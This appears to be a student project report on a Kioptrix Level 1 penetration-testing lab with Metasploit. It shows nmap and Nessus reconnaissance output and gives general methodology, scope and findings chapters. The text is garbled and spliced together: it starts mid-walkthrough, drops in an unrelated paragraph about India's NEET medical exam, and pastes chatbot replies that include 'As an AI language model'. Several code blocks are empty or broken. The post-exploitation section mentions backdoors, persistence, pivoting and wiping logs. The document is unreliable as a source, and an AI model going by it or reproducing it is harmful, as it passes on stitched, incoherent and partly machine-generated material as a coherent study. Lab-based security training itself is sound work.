
You are free to use the image below on a Red Hat Linux-powered Web server. Thanks for using Red Hat Linux!



The page will look like this



There are quite a few popular tools we can leverage to enumerate web directories/URLs. I will be using dirbuster. Here we just input the IP address as `http://192.168.153.128:80/` and give dirbuster a word list. If you are using Kali you can find the wordlists in `/usr/share/wordlists/`, specifically for dirbuster we can find them in `/usr/share/wordlists/dirbuster/` and for this one I will be using the small word list:



With our initial Nmap scan we found SMB open on port 139. Let's dig further into this as we can often exploit SMB and abuse the access to shares.

We'll start by leveraging some of the scripts included in Nmap to get more information

```
$ nmap -p 139 --script nbstat.nse 192.168.153.128
Starting Nmap 7.91 ( https://nmap.org ) at 2021-
11-29 09:09 PST Nmap scan report for
192.168.153.128 Host is up (0.0011s latency).


PORT STATE SERVICE
139/tcp open netbios-ssn
```

Host script results:

```
| nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>,  
NetBIOS MAC: <unknown> (unknown) | Names:  
| KIOPTRIX<00>  Flags: <unique><active>  
| KIOPTRIX<03>  Flags: <unique><active>  
| KIOPTRIX<20>  Flags: <unique><active>  
| \x01\x02_MSBROWSE_\x02<01> Flags: <group><active>  
| MYGROUP<00>  Flags: <group><active>  
| MYGROUP<1d>  Flags: <unique><active>  
| _MYGROUP<1e> Flags: <group><active>
```

Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds

Additional to all the work we have done so far, we can do a vulnerability scan of the target(s) with Nessus to see if we can find some vulnerabilities we can leverage. The nice thing about Nessus is that it performs a lot of the work automatically for you which scales very nicely:



Vulnerabilities 80

Filter Search Vulnerabilities 80 Vulnerabilities

Sev	Score	Name	Plugin ID: 10883 y	Count	
<input type="checkbox"/> CRITICAL	10.0 *	OpenSSH < 3.1 Channel Code Off by On...	Gain a shell remotely	1	<input type="checkbox"/> <input type="checkbox"/>
<input type="checkbox"/> CRITICAL	10.0 *	OpenSSH < 3.4 Multiple Remote Overfl...	Gain a shell remotely	1	<input type="checkbox"/> <input type="checkbox"/>
<input type="checkbox"/> CRITICAL	10.0 *	OpenSSH < 3.7.1 Multiple Vulnerabilities	Gain a shell remotely	1	<input type="checkbox"/> <input type="checkbox"/>
<input type="checkbox"/> HIGH	7.5 *	OpenSSH < 3.2.3 YP Netgroups Authent...	Gain a shell remotely	1	<input type="checkbox"/> <input type="checkbox"/>
<input type="checkbox"/> HIGH	7.5 *	OpenSSH < 3.6.2 Reverse DNS Lookup ...	Misc.	1	<input type="checkbox"/> <input type="checkbox"/>
<input type="checkbox"/> HIGH	7.5 *	OpenSSH < 4.5 Multiple Vulnerabilities	Misc.	1	<input type="checkbox"/> <input type="checkbox"/>
<input type="checkbox"/> HIGH	7.5 *	OpenSSH < 4.7 Trusted X11 Cookie Con...	Misc.	1	<input type="checkbox"/> <input type="checkbox"/>
<input type="checkbox"/> HIGH	7.5 *	OpenSSH 2.5.x - 2.9 Multiple Vulnerabili...	Misc.	1	<input type="checkbox"/> <input type="checkbox"/>
<input type="checkbox"/> HIGH	7.5 *	OpenSSH Kerberos TGT/AFS Token Pass...	Gain a shell remotely	1	<input type="checkbox"/> <input type="checkbox"/>
<input type="checkbox"/> HIGH	7.5 *	SSH Protocol Version 1 Session Key Ret...	General	1	<input type="checkbox"/> <input type="checkbox"/>
<input type="checkbox"/> HIGH	7.5	SSL Certificate Signed Using Weak Hash...	General	1	<input type="checkbox"/> <input type="checkbox"/>
<input type="checkbox"/> HIGH	7.5	SSL Medium Strength Cipher Suites Sup...	General	1	<input type="checkbox"/> <input type="checkbox"/>
<input type="checkbox"/> HIGH	7.5	SSL Version 2 and 3 Protocol Detection	Service detection	1	<input type="checkbox"/> <input type="checkbox"/>
<input type="checkbox"/> HIGH	7.2 *	OpenSSH < 3.0.2 Multiple Vulnerabilities	Misc.	1	<input type="checkbox"/> <input type="checkbox"/>
<input type="checkbox"/> HIGH	7.2 *	OpenSSH < 3.6.1p2 Multiple Vulnerabili...	Denial of Service	1	<input type="checkbox"/> <input type="checkbox"/>
<input type="checkbox"/> MEDIUM	6.9 *	OpenSSH X11 Forwarding Session Hijac...	Misc.	1	<input type="checkbox"/> <input type="checkbox"/>
<input type="checkbox"/> MEDIUM	6.8 *	OpenSSH < 3.0.1 Multiple Flaws	Misc.	1	<input type="checkbox"/> <input type="checkbox"/>

Post Exploitation + Maintaining Access

From here we could establish persistence by creating another user and/or setting up a backdoor to allow us for easier access next time in case the machine get patched. Real attackers may patch the machine and have their own backdoor setup to limit access to others who could exploit these vulnerabilities.

We can now also use this machine as our staging/jump host machine to install tooling and for further recon and pivoting into the rest of the network. Meaning that we can see what other machines are available to us from here which we may be able to access and possibly exploit to expand our capabilities and what information we have access to. We should also look in this machine for other things that we can use such as SSH keys, interesting files, access to important data?

Covering Tracks & Clean Up

If we installed any backdoors or other binaries, we should clean those up. Our goal should be to leave the systems we touched in an equal or better state than we found them in. You don't want to leave a backdoor open on a critical system that may get overlooked and then an attacker can leverage that to get a foothold on the network. We could also wipe the logs and history.

The Report

Last but not least the report out! It is a very important part of the assessment. When we write the report is where we get to materialize all this and share with stakeholders at different levels of all our findings. Remember all of those notes of our hard work along the way and the screenshots we took? This is where we get to share this information and why it is very important to take good notes and screenshots along the way. I think a good approach is to write your notes in a way that they just fall into the report so you can copy and paste and only need to make some minor adjustments. Another good approach

is to write the report or fill in parts as you go, that way they are fresh in your mind. In the end it would be nice to just have to spend time in the executive summary and tightening the other parts in rather than writing the whole report from

Chapter 3. Need Scope and Objective of the Study.

Need

NEET (National Eligibility cum Entrance Test) is a competitive examination in India for students who wish to pursue undergraduate medical courses and dental courses in government or private medical colleges and dental colleges in India. It is not related to cybersecurity or hacking.

However, if you are referring to "Kali Linux" instead of "NEET," then solving Metasploit and Kioptrix Level 1 challenge can be a part of learning cybersecurity and penetration testing skills.

Metasploit is a widely used penetration testing framework that allows security researchers and penetration testers to exploit vulnerabilities in systems. Kioptrix Level 1 is a vulnerable virtual machine designed for practicing penetration testing techniques.

To solve these challenges, you would typically:

1. Set up a virtual environment: Install and configure Kali Linux and Kioptrix Level 1 virtual machines using software like VirtualBox or VMware.
2. Enumerate: Use tools like Nmap to discover open ports and services on the Kioptrix machine.
3. Exploit: Utilize Metasploit or other exploitation frameworks to exploit vulnerabilities found during the enumeration phase.
4. Gain access: Once a vulnerability is successfully exploited, gain access to the system.
5. Privilege escalation: Elevate privileges to gain higher levels of access on the system.
6. Post-exploitation: Perform tasks such as data exfiltration, maintaining access, or exploring the compromised system further.

It's important to note that practicing these skills should be done ethically and legally, preferably in a controlled environment such as a virtual lab or with explicit permission on

systems you own or have permission to test. Additionally, understanding the vulnerabilities and techniques used is crucial for a deeper comprehension of cybersecurity concepts.

Scope

Solving challenges like those presented by Metasploit and Kioptrix Level 1 can be beneficial for individuals interested in cybersecurity and penetration testing. Here's a breakdown of the potential scope and benefits:

1. **Skill Development:** These challenges provide hands-on experience with realworld scenarios, allowing individuals to develop practical skills in penetration testing, vulnerability assessment, exploit development, and post-exploitation techniques.
2. **Understanding Vulnerabilities:** By actively exploiting vulnerabilities in intentionally vulnerable systems like Kioptrix Level 1, participants gain a deeper understanding of common security vulnerabilities, their impact, and how they can be mitigated.
3. **Familiarity with Tools:** Working with tools like Metasploit exposes individuals to popular penetration testing frameworks used by cybersecurity professionals worldwide. This familiarity can be invaluable when transitioning into a career in cybersecurity.
4. **Critical Thinking and Problem-Solving:** Solving challenges requires analytical thinking and problem-solving skills. Participants must understand the vulnerabilities, devise strategies to exploit them, and troubleshoot issues that may arise during the process.
5. **Preparation for Certifications:** Many cybersecurity certifications, such as Certified Ethical Hacker (CEH) or Offensive Security Certified Professional (OSCP), require practical knowledge of penetration testing techniques. Solving challenges like those in Metasploit and Kioptrix can serve as excellent preparation for these certifications.
6. **Networking and Community Engagement:** Engaging in challenges like these often involves participation in online forums, communities, and events where

individuals can connect with like-minded enthusiasts, share knowledge, and learn from others' experiences.

7. **Career Advancement:** Developing practical skills in penetration testing and cybersecurity can open up various career opportunities, including roles such as penetration tester, security analyst, security consultant, or ethical hacker.
8. **Ethical Hacking Practice:** Solving challenges in a controlled, ethical environment allows individuals to hone their ethical hacking skills while adhering to legal and ethical guidelines.

Overall, the scope of solving challenges like those presented by Metasploit and Kioptrix is broad and can significantly contribute to an individual's growth and expertise in cybersecurity and penetration testing. However, it's essential to approach these challenges with a commitment to ethics, legality, and responsible behavior.

Objective of the Study

The objective of studying Metasploit and the Kioptrix Level 1 VM (Virtual Machine) typically involves gaining practical experience and understanding in the field of penetration testing and ethical hacking. Let's break down the objectives for both:

1. **Metasploit:**

- **Understanding Penetration Testing Tools:** Metasploit is one of the most widely used penetration testing frameworks. Studying it involves understanding its capabilities, features, and how it can be utilized in various scenarios.
- **Exploitation Techniques:** Metasploit provides a wide range of exploits, payloads, and auxiliary modules. By studying Metasploit, one can learn about different exploitation techniques and how attackers can leverage vulnerabilities to gain unauthorized access.

- **Vulnerability Assessment:** Learning to use Metasploit involves understanding vulnerability scanning and assessment. Users can identify weaknesses in systems and networks and exploit them in controlled environments for educational purposes.
- **Post-Exploitation Techniques:** Metasploit not only allows for initial exploitation but also enables post-exploitation activities such as privilege escalation, lateral movement, and data exfiltration. Studying Metasploit includes understanding these post-exploitation techniques.

2. **Kioptrix Level 1 VM:**

- **Practical Application of Knowledge:** The Kioptrix series, including Level 1, provides intentionally vulnerable virtual machines designed for practicing penetration testing skills. Kioptrix Level 1 specifically focuses on basic vulnerabilities that are commonly encountered in real-world scenarios.
- **Exploit Development:** By working with Kioptrix Level 1, individuals can learn about exploit development by identifying vulnerabilities in the system and developing custom exploits to gain access.
- **Hands-On Experience:** Students and professionals can gain hands-on experience in exploiting common web application vulnerabilities, misconfigurations, and weak security settings.
- **Understanding Defense Mechanisms:** In addition to offensive security techniques, studying Kioptrix Level 1 also helps in understanding defensive strategies. By exploring vulnerabilities and their impact, individuals can better understand how to mitigate and patch such issues in real-world environments.

Overall, the objective of studying Metasploit and the Kioptrix Level 1 VM is to enhance one's skills in penetration testing, ethical hacking, and cybersecurity by gaining practical experience in identifying, exploiting, and securing vulnerabilities in systems and networks.

Chapter 4 - Research Methodology

Solving Metasploit and Kioptrix Level 1 involves a combination of penetration testing techniques, exploitation, and understanding vulnerabilities. Below is a suggested methodology for approaching these challenges:

1. **Understanding the Objective:**

- Clearly define the objective of the exercise, whether it's to gain unauthorized access to a system, escalate privileges, or retrieve sensitive information.

2. **Gathering Information (Reconnaissance):**

- Utilize tools like Nmap, Netdiscover, or automated scanning tools to identify hosts on the network.
- Enumerate services running on the target machine using tools like Nmap or Nessus.
- Gather information about the target system, such as operating system version, open ports, and running services.

3. **Vulnerability Analysis:**

- Identify potential vulnerabilities in the target system based on the information gathered in the previous step.
- Cross-reference the identified services and versions with known vulnerabilities using databases like the Common Vulnerabilities and Exposures (CVE) database.

4. **Exploitation:**

- Select an appropriate exploit based on the identified vulnerabilities.
- Use tools like Metasploit or manual exploitation techniques to exploit the vulnerabilities.
- Gain unauthorized access to the target system or escalate privileges as necessary.

5. **Post-Exploitation:**

- Once access is gained, enumerate the system further to gather additional information.

- Extract sensitive data, escalate privileges, or pivot to other systems on the network if applicable.
- Maintain persistence on the compromised system if necessary.

6. **Documentation and Reporting:**

- Document the entire process, including the steps followed, tools used, and findings.
- Provide a detailed report outlining the vulnerabilities discovered, the impact of exploitation, and recommendations for mitigation.

7. **Learning and Improvement:**

- Reflect on the experience and identify areas for improvement.
- Research any unfamiliar techniques or vulnerabilities encountered during the exercise to expand your knowledge.

8. **Legal and Ethical Considerations:**

- Ensure that all penetration testing activities are conducted ethically and legally.
- Obtain proper authorization before conducting any security assessments or penetration tests.
- Respect the privacy and confidentiality of any data encountered during the exercise.

By following this methodology, you can effectively approach the challenges presented by Metasploit and Kioptrix Level 1, gaining valuable experience in penetration testing and vulnerability assessment.

Chapter 5 –Data Analysis and Interpretation

Metasploit and Kioptrix are tools and environments commonly used in cybersecurity for penetration testing and vulnerability assessment. Data analysis and interpretation in this context typically involve assessing the results of security scans, penetration tests, and vulnerability assessments conducted using these tools. Here's how you might approach data analysis and interpretation in Metasploit and Kioptrix:

1. **Scan Results Analysis:**

- Metasploit and Kioptrix can be used to scan networks, hosts, and applications for vulnerabilities.
- Analyze the scan results to identify vulnerabilities, open ports, and potential entry points into the system.
- Prioritize vulnerabilities based on severity, exploitability, and potential impact on the system.

2. **Exploitation Results Analysis:**

- Metasploit allows you to exploit vulnerabilities found during scanning.
- Analyze the results of exploitation attempts to determine successful compromises and potential attack vectors.
- Understand the implications of successful exploits, such as unauthorized access, privilege escalation, or data exfiltration.

3. **Post-Exploitation Analysis:**

- After gaining access to a system, analyze the compromised system's configuration, user accounts, and sensitive data.
- Identify further attack paths, lateral movement opportunities, and potential escalation avenues.
- Document the extent of the compromise and assess the level of damage or risk posed to the system and the organization.

4. **Vulnerability Assessment Interpretation:**

- Use Kioptrix or similar environments to simulate real-world attack scenarios and test system defenses.

- Interpret vulnerability assessment reports to understand weaknesses in the system's defenses and potential avenues for exploitation.
- Provide recommendations for mitigating identified vulnerabilities, such as patching systems, implementing security controls, or updating configurations.

5. **Risk Analysis and Prioritization:**

- Assess the overall risk posed by identified vulnerabilities and successful exploits.
- Consider factors such as the likelihood of exploitation, the potential impact on business operations, and regulatory compliance requirements.
- Prioritize remediation efforts based on the level of risk and available resources.

6. **Reporting:**

- Prepare comprehensive reports summarizing the findings of security scans, penetration tests, and vulnerability assessments.
- Clearly communicate the identified vulnerabilities, exploited systems, potential risks, and recommended remediation actions.
- Provide actionable insights and recommendations to stakeholders, including system administrators, security teams, and management.

7. **Continuous Improvement:**

- Use the insights gained from data analysis and interpretation to improve security practices, patch management processes, and incident response procedures.
- Incorporate lessons learned from security assessments into ongoing security initiatives to enhance the overall security posture of the organization.

By following these steps, you can effectively analyze and interpret data generated from Metasploit, Kioptrix, and similar tools to identify and mitigate security risks, strengthen system defenses, and protect against potential cyber threats.

Chapter 6 - Finding of the Study

A study focusing specifically on Metasploit and Kioptrix Level 1 could yield various findings depending on the research objectives and methodology. Here are some potential findings that such a study might uncover:

1. **Effectiveness of Metasploit Exploits:** The study might evaluate how effectively Metasploit exploits can penetrate the vulnerabilities present in Kioptrix Level 1. This could involve analyzing the success rate of exploiting different vulnerabilities using Metasploit modules.
2. **Learning Outcomes:** Researchers may assess the educational value of using Kioptrix Level 1 in conjunction with Metasploit for cybersecurity training. Findings could include insights into the effectiveness of this hands-on approach for enhancing participants' understanding of penetration testing concepts and techniques.
3. **Vulnerability Identification and Remediation:** The study might investigate how well participants can identify vulnerabilities in Kioptrix Level 1 and remediate them using Metasploit or other tools. This could involve assessing participants' ability to detect misconfigurations, insecure services, or outdated software versions.
4. **Skill Development:** Researchers may explore the skill development trajectory of participants as they progress through Kioptrix Level 1 challenges and gain proficiency in using Metasploit. Findings could include observations on the acquisition of technical skills, problem-solving abilities, and critical thinking in the context of cybersecurity.
5. **Challenges and Limitations:** The study could uncover challenges and limitations encountered by participants when using Metasploit to exploit vulnerabilities in Kioptrix Level 1. This might include technical hurdles, misconceptions, or difficulties in understanding exploit techniques.

6. **Impact on Security Awareness:** Findings might reveal the impact of engaging with Kioptrix Level 1 and Metasploit on participants' awareness of common security issues and best practices. This could involve assessing changes in participants' attitudes, behaviors, and perceptions regarding cybersecurity risks and defenses.
7. **Comparison with Other Training Methods:** Researchers may compare the effectiveness of using Kioptrix Level 1 and Metasploit for cybersecurity training against other methods, such as traditional lectures, online courses, or Capture The Flag (CTF) competitions. Findings could provide insights into the relative strengths and weaknesses of different training approaches.

Overall, a study focusing on Metasploit and Kioptrix Level 1 could generate valuable insights into the practical application of penetration testing tools, the efficacy of hands-on learning experiences, and the development of cybersecurity skills among participants.

Chapter 7 - Testing And Implementation

Testing

Testing Metasploit against vulnerable machines like Kioptrix Level 1 can be a good way to learn about penetration testing and security assessments. Kioptrix Level 1 is a purposely vulnerable virtual machine designed for practicing penetration testing techniques.

Here's a basic guide on how you can test Metasploit against Kioptrix Level 1:

1. **Set Up Kioptrix Level 1:** First, you need to download and set up Kioptrix Level 1 in a virtualized environment like VMware or VirtualBox. You can find Kioptrix Level 1 as part of various vulnerable machine collections online.
2. **Determine the IP Address:** Once Kioptrix Level 1 is running, determine its IP address. You'll need this to target the machine.
3. **Launch Metasploit Framework:** Start Metasploit Framework. This can typically be done by running the `msfconsole` command in your terminal.
4. **Search for Vulnerabilities:** Use the `search` command within Metasploit to search for exploits that target vulnerabilities present in Kioptrix Level 1. You can search by the name of the application, service, or vulnerability. For example:

```
sqlCopy code
search
```


This should return a list of relevant exploits.
5. **Select an Exploit:** Choose an exploit from the list that you think might work against Kioptrix Level 1. Pay attention to the details of the exploit, such as the vulnerability it targets and any required parameters.
6. **Set Options:** Set the options for the chosen exploit. You'll typically need to set the `RHOST` (target IP address) parameter to the IP address of the Kioptrix Level 1 machine.

7. **Exploit:** Once the options are set, you can run the exploit using the **exploit** command. Metasploit will attempt to exploit the vulnerability on the target machine.
8. **Post-Exploitation:** If the exploit is successful, you may gain access to the target machine. From here, you can perform various post-exploitation activities, such as gathering information, escalating privileges, or establishing persistence.
9. **Cleanup:** After you've finished testing, it's important to clean up any changes made to the vulnerable machine and your testing environment.

Remember, when practicing penetration testing, always do so in a controlled environment and with proper authorization. Never attempt to exploit vulnerabilities on systems you don't own or have explicit permission to test. Additionally, ensure that you're following ethical guidelines and laws regarding penetration testing and cybersecurity.

Implementation

As an AI language model, I cannot directly execute commands or perform actions on real systems. However, I can guide you through the general steps for implementing Metasploit against Kioptrix Level 1.

Here's a step-by-step guide:

1. **Setting Up Kioptrix Level 1:**
 - Download the Kioptrix Level 1 ISO image from a reputable source.
 - Install Kioptrix Level 1 in a virtual machine environment like VMware or VirtualBox.
 - Configure networking for the virtual machine so that it can communicate with your attacker machine running Metasploit.
2. **Identify the IP Address of Kioptrix Level 1:**
 - Once Kioptrix Level 1 is up and running, determine its IP address. You can do this by running **ifconfig** or **ip addr show** in the terminal of Kioptrix Level 1.
3. **Start Metasploit Framework:**

- Open a terminal on your attacker machine.
- Launch Metasploit Framework by running the command `msfconsole`.

4. **Search for Exploits:**

- Inside the Metasploit console, use the `search` command to find exploits that target vulnerabilities present in Kioptrix Level 1.
- For example:

```
sqlCopy code
```

```
search
```

5. **Select an Exploit:**

- Choose an exploit from the search results that you think might work against Kioptrix Level 1. Pay attention to the details of the exploit, such as the vulnerability it targets and any required parameters.

6. **Set Exploit Options:**

- Set the required options for the selected exploit. You'll typically need to set the `RHOST` (target IP address) parameter to the IP address of the Kioptrix Level 1 machine.
- For example:

```
arduinoCopy code
```

7. **Exploit the Vulnerability:**

- Once the options are set, run the exploit using the `exploit` command.
- For example: `Copy code`

8. **Post-Exploitation:**

- If the exploit is successful, you may gain access to the target machine. From here, you can perform various post-exploitation activities, such as gathering information, escalating privileges, or establishing persistence.

9. **Cleanup:**

- After you've finished testing, it's important to clean up any changes made to the vulnerable machine and your testing environment.

Remember, when practicing penetration testing, always do so in a controlled environment and with proper authorization. Never attempt to exploit vulnerabilities on systems you

don't own or have explicit permission to test. Additionally, ensure that you're following ethical guidelines and laws regarding penetration testing and cybersecurity.

Chapter 8. Conclusion, Suggestions & Recommendation

Conclusion

Solving Metasploit and Kioptrix Level 1 challenges can be both a rewarding and educational experience for aspiring ethical hackers and cybersecurity enthusiasts.

Metasploit is a powerful tool that allows penetration testers to exploit vulnerabilities in target systems, while Kioptrix Level 1 is a purposely vulnerable virtual machine designed for learning and practicing penetration testing techniques.

In conclusion, successfully completing these challenges requires a combination of technical skills, critical thinking, and creativity. By engaging with these challenges, participants can gain practical experience in identifying, exploiting, and mitigating security vulnerabilities, ultimately enhancing their understanding of cybersecurity concepts and techniques. Moreover, it provides an opportunity to develop problemsolving skills and improve proficiency with tools like Metasploit.

It's important to approach these challenges ethically, respecting the boundaries of legality and ensuring that all activities are conducted with proper authorization and consent. Additionally, participants should prioritize learning and knowledge-sharing, leveraging these experiences to contribute positively to the broader cybersecurity community.

Suggestion

Both Metasploit and Kioptrix Level 1 are excellent environments for learning and practicing penetration testing skills. Here are some general suggestions for tackling these challenges:

1. **Understand the Tools:** Familiarize yourself with the tools you'll be using. Metasploit is a powerful framework for exploiting vulnerabilities, while Kioptrix Level 1 is a vulnerable virtual machine designed for penetration testing. Make sure you understand the basic functionalities and commands of Metasploit.

2. **Enumeration:** Enumeration is the key to successful penetration testing. Before launching any attacks, thoroughly enumerate the target system. Use tools like Nmap to discover open ports, services, and potential vulnerabilities.
3. **Exploitation:** Once you've identified potential vulnerabilities, use Metasploit to exploit them. Search for relevant exploits using the **search** command and select the appropriate one based on your findings during enumeration. Make sure to understand how the exploit works and its potential impact.
4. **Post-Exploitation:** After successfully exploiting a vulnerability, you'll likely gain some level of access to the target system. Use this access to further explore the system, escalate privileges, and gather as much information as possible. Tools like Meterpreter (available in Metasploit) can be invaluable for post-exploitation tasks.
5. **Documentation and Learning:** Throughout the process, take notes on your actions, findings, and any challenges you encounter. This documentation will help reinforce your learning and serve as a reference for future engagements.
6. **Community Support:** If you get stuck or need guidance, don't hesitate to seek help from online communities and forums dedicated to cybersecurity and penetration testing. Many experienced professionals are willing to offer advice and assistance to newcomers.
7. **Ethical Considerations:** Always remember to conduct your penetration testing activities ethically and with permission. Ensure that you're not causing harm to any systems or violating any laws or regulations.
8. **Practice, Practice, Practice:** Penetration testing is a skill that improves with practice. Keep challenging yourself with different vulnerable environments, capture the flags (CTFs), and real-world scenarios to sharpen your skills.

By following these suggestions and maintaining a curious and persistent attitude, you'll make significant progress in mastering Metasploit and tackling challenges like Kioptrix Level 1.

Recommendation

Metasploit and Kioptrix Level 1 are both excellent environments for learning about penetration testing and exploit development. Here's a general approach for solving challenges on Kioptrix Level 1 using Metasploit:

1. **Understand the Objective:** Make sure you understand what you're trying to achieve in each challenge. This might involve gaining root access, accessing a specific file, or exploiting a vulnerability.
2. **Enumeration:** Start by enumerating the target system using tools like Nmap, Nikto, or manual enumeration techniques. Identify open ports, running services, and potential vulnerabilities.
3. **Vulnerability Assessment:** Once you've identified the services and versions running on the target system, research any known vulnerabilities associated with them. Websites like Exploit Database (exploit-db.com) or the National Vulnerability Database (nvd.nist.gov) can be helpful for this.
4. **Exploitation:** Use Metasploit to search for exploits related to the vulnerabilities you've identified. You can search for exploits using the `search` command within Metasploit. Once you find a relevant exploit, load it into Metasploit using the `use` command.
5. **Configure Exploit:** Depending on the exploit, you may need to configure certain options such as the target IP address, port, payload, etc. Use the `show options` command to view and set these options accordingly.
6. **Execute Exploit:** Once the exploit is configured, you can execute it using the `exploit` command. If successful, Metasploit will provide you with a shell or other access to the target system.
7. **Post-Exploitation:** After gaining access to the target system, perform postexploitation tasks such as privilege escalation, data exfiltration, or further exploitation of other vulnerabilities.
8. **Documentation and Learning:** Document your findings and the steps you took to exploit the target system. Take notes on what worked and what didn't, as this will help you learn and improve your skills for future challenges.

Remember to always use these skills responsibly and only practice on systems you have permission to attack. Additionally, keep in mind that Kioptrix Level 1 is a beginner-level challenge, so don't get discouraged if you encounter difficulties. Use it as an opportunity to learn and improve your skills.

Reference and Bibliography

Taken reference from :- <https://metasploit.help.rapid7.com/docs/>.

<https://github.com/amtzespinoza/kioptrix1-walkthrough>

<https://www.simplilearn.com/what-is-metasploitarticle#:~:text=Metasploit%20is%20a%20powerful%20tool,by%20security%20engineers%20across%20industries.>

<https://www.javatpoint.com/kalilinux#:~:text=Kali%20Linux%20is%20a%20Debian,Security%2C%20an%20information%20training%20company.>

<https://www.javatpoint.com/kali-linux-commands>